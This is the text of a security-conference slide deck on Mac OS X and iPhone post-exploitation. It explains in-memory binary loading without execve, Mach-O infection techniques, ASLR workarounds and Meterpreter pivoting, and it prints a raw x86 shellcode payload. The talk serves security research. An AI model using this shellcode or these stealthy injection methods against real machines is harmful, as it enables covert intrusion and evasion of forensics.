Fun and Games with Mac OS X and iPhone Payloads

Charlie MIller
Independent Security Evaluators
cmiller@securityevaluators.com

Vincenzo Iozzo
Zynamics & Secure Network
vincenzo.iozzo@zynamics.com

Who we are

- Charlie
  - First to hack the iPhone, G1 Phone
  - Pwn2Own winner, 2008, 2009
  - Author: Mac Hackers Handbook
  - Chairman, No More Free Bugs foundation ;)
- Vincenzo
  - Student at Politecnico di Milano
  - Security Consultant at Secure Network srl
  - Reverse Engineer at Zynamics GmbH

Agenda

- Background
- Userland-exec
- Meterpreter
- iPhone security architecture
- iPhone payloads

Background

Mac OS X and iPhone stats

- Mac OS X market share continues to rise
  - Net Applications' Feb 2009 report: 9.6% of browsers were on Mac OS X
- Some academics suggest 16% is the tipping point for malware authors
- 50% of smartphone browsers in US are iPhone (33% for the world)
- 9/10 girls like Macs better than PC's

Some previous work

- ***OS X Heap Exploitation Techniques***, nemo
- ***Mac OS X Shellcode Tricks***, H D Moore
- ***Breaking Mac OS X***, Archibald, van Sprundel
- ***Abusing Mach on Mac OS X***, nemo
- ***Hacking Macs for Fun and Profit***, Dai Zovi, Miller
- ***Engineering Heap Overflow Exploits with JavaScript***, Daniel, Honoroff, Miller
- ***Month of Apple Bugs***

This talk


- Focus is on *post*-exploitation
  - You have to get EIP/PC
- Interesting payloads for Mac OS X
  - Integrated in Metasploit for easy access
- Up to date iPhone security information (as discovered 2 days ago)
  - First payloads for factory iPhone 2
  - First time ways to inject executable code into a process in iPhone 2.0 is discussed

Userland-exec


Mach-O file

- Header structure: information on the target architecture and options to interpret the file
- Load commands: symbol table location, registers state
- Segments: define regions of virtual memory, contain sections with code or data

Mach-O representation



Segment and Sections



Let your Mach-O fly!

- Userland-exec
  - Execute an application without the kernel
- Technique was presented at BH DC for Mac OS X
- This talk covers technique and some applications of it to Mac OS X

WWW

- Who: an attacker with a remote code execution in his pocket
- What: the attack is two-staged. First the shellcode receives the binary to exec, then runs the auto-loader contained in the prepared binary
- Why: anti-forensics, high level languages payloads (aka writing assembly sucks), more!

What kind of binaries?

- Any Mach-O file, from ls to Safari
- In real life, probably stuff like keyboard sniffers, other not-so-nice programs

What normally happens

- You want to run your binary: mybin
- execve system call is called
- Kernel parses the binary, maps code and data, and creates a stack for the binary
- Dyld resolves dependencies and jumps to the binary entry point


What Mach-O on the Fly does

- Craft a binary which contains a stack identical to the one created by the kernel and a piece of code which mimics the kernel
- Send binary to exploited process
- Do some cleanup, jump to the dynamic linker entry point (as the kernel would do)

Stack

- Mach-O file base address
- Command line arguments
- Environment variables
- Execution path
- All padded

Stack representation



Auto-loader

- Embedded in binary
- Impersonates the kernel
- Un-maps the old binary
- Maps the new one


Auto-loader description

- Parses the binary
- Reads the virtual addresses of the injected binary segments
- Unloads the attacked binary segments pointed by the virtual addresses
- Loads the injected binary segments

Auto-loader description(2)

- Maps the crafted stack referenced by __PAGEZERO
- Cleans registers
- Cleans some libSystem variables
- Jumps to dynamic linker entry point

We do like pictures, don't we?




Infected binary

- We need to find a place to store the auto-loader and the crafted stack
- __PAGEZERO infection technique
- Cavity infector technique


__PAGEZERO INFECTION

- Change __PAGEZERO protection flags with a custom value
- Store the crafted stack and the auto-loader code at the end of the binary
- Point __PAGEZERO to the crafted stack
- Overwrite the first bytes of the file with the auto-loader address

Binary layout



In a picture


(1) Exploit code + MachoFly payload
(2)MachoFly auto-loader + arbitrary Mach-o
(3) arbitrary Mach-o response/output
MachoFly loader ready
Attacker
Victim

Let’s clean something up

- We need to clean up some variables in order to make the attack work
- They are stored in libSystem
- They are not exported
- ASLR for libraries makes this non-trivial
- No dlopen/dlsym combo

Defeat ASLR using the dynamic linker

- The dynamic linker has a list of the linked libraries
- We can access this list by using some of its function
- Remember that we want to perform everything in memory

Useful dyld functions

- **_dyld_image_count()** used to retrieve the number of linked libraries of a process.
- **_dyld_get_image_header()** used to retrieve the base address of each library.
- **_dyld_get_image_name()** used to retrieve the name of a given library.

Find ‘em

- Parse dyld load commands
- Retrieve __LINKEDIT address
- Iterate dyld symbol table and search for the functions name in __LINKEDIT

Back to libSystem

- Non-exported symbols are taken out from the symbol table when loaded
- Open libSystem binary, find the variables in the symbol table
- Adjust variables to the base address of the in-memory __DATA segment

Results

- Run a binary on an arbitrary machine
- No traces on the hard-disk
- No execve(), the kernel doesn't know about us
- It works with every binary
- It is possible to write payloads in a high level language

Mach-O Fly Payload (x86)

- Not much bigger than bind shellcode
- A lot of the work is in preparing the binary to send

```
char shellcode[] =
"\x31\xc0\x50\x40\x50\x40\x50\x50\xb0\x61\xcd\x80\x99\x89\xc6\x52"
"\x52\x52\x68\x00\x02\x04\xd2\x89\xe3\x6a\x10\x53\x56\x52\xb0\x68"
"\xcd\x80\x52\x56\x52\xb0\x6a\xcd\x80\x52\x52\x56\x52\xb0\x1e\xcd"
"\x80\x89\xc3\x31\xc0\x50\x48\x50\xb8\x02\x10\x00\x00\x50\xb8\x07"
"\x00\x00\x00\x50\xb9\x40\x4b\x4c\x00\x51\x31\xc0\x50\x50\xb8\xc5"
"\x00\x00\x00\xcd\x80\x89\xc7\x31\xc0\x50\x50\x6a\x40\x51\x57\x53"
"\x53\xb8\x1d\x00\x00\x00\xcd\x80\x57\x8b\x07\x8d\x04\x38\xff\xe0"
```


Demo

Meterpreter


Meterpreter

- An advanced Metasploit payload
- Bring along your own tools, don't trust system tools
- Stealthier
  - instead of exec'ing /bin/sh and then /bin/ls, all code runs within the exploited process
  - Meterpreter doesn't appear on disk
- Modular: Can upload modules which include additional functionality
- Better than a shell
  - Upload, download, and edit files on the fly
  - Redirect traffic to other hosts (pivoting)


Pivoting


Attacker
Surf to intranet sites
Attack other machines
Metasploit
Intranet


Pivoting


Attacker
Surf to intranet sites
Attack other machines
Metasploit
Intranet

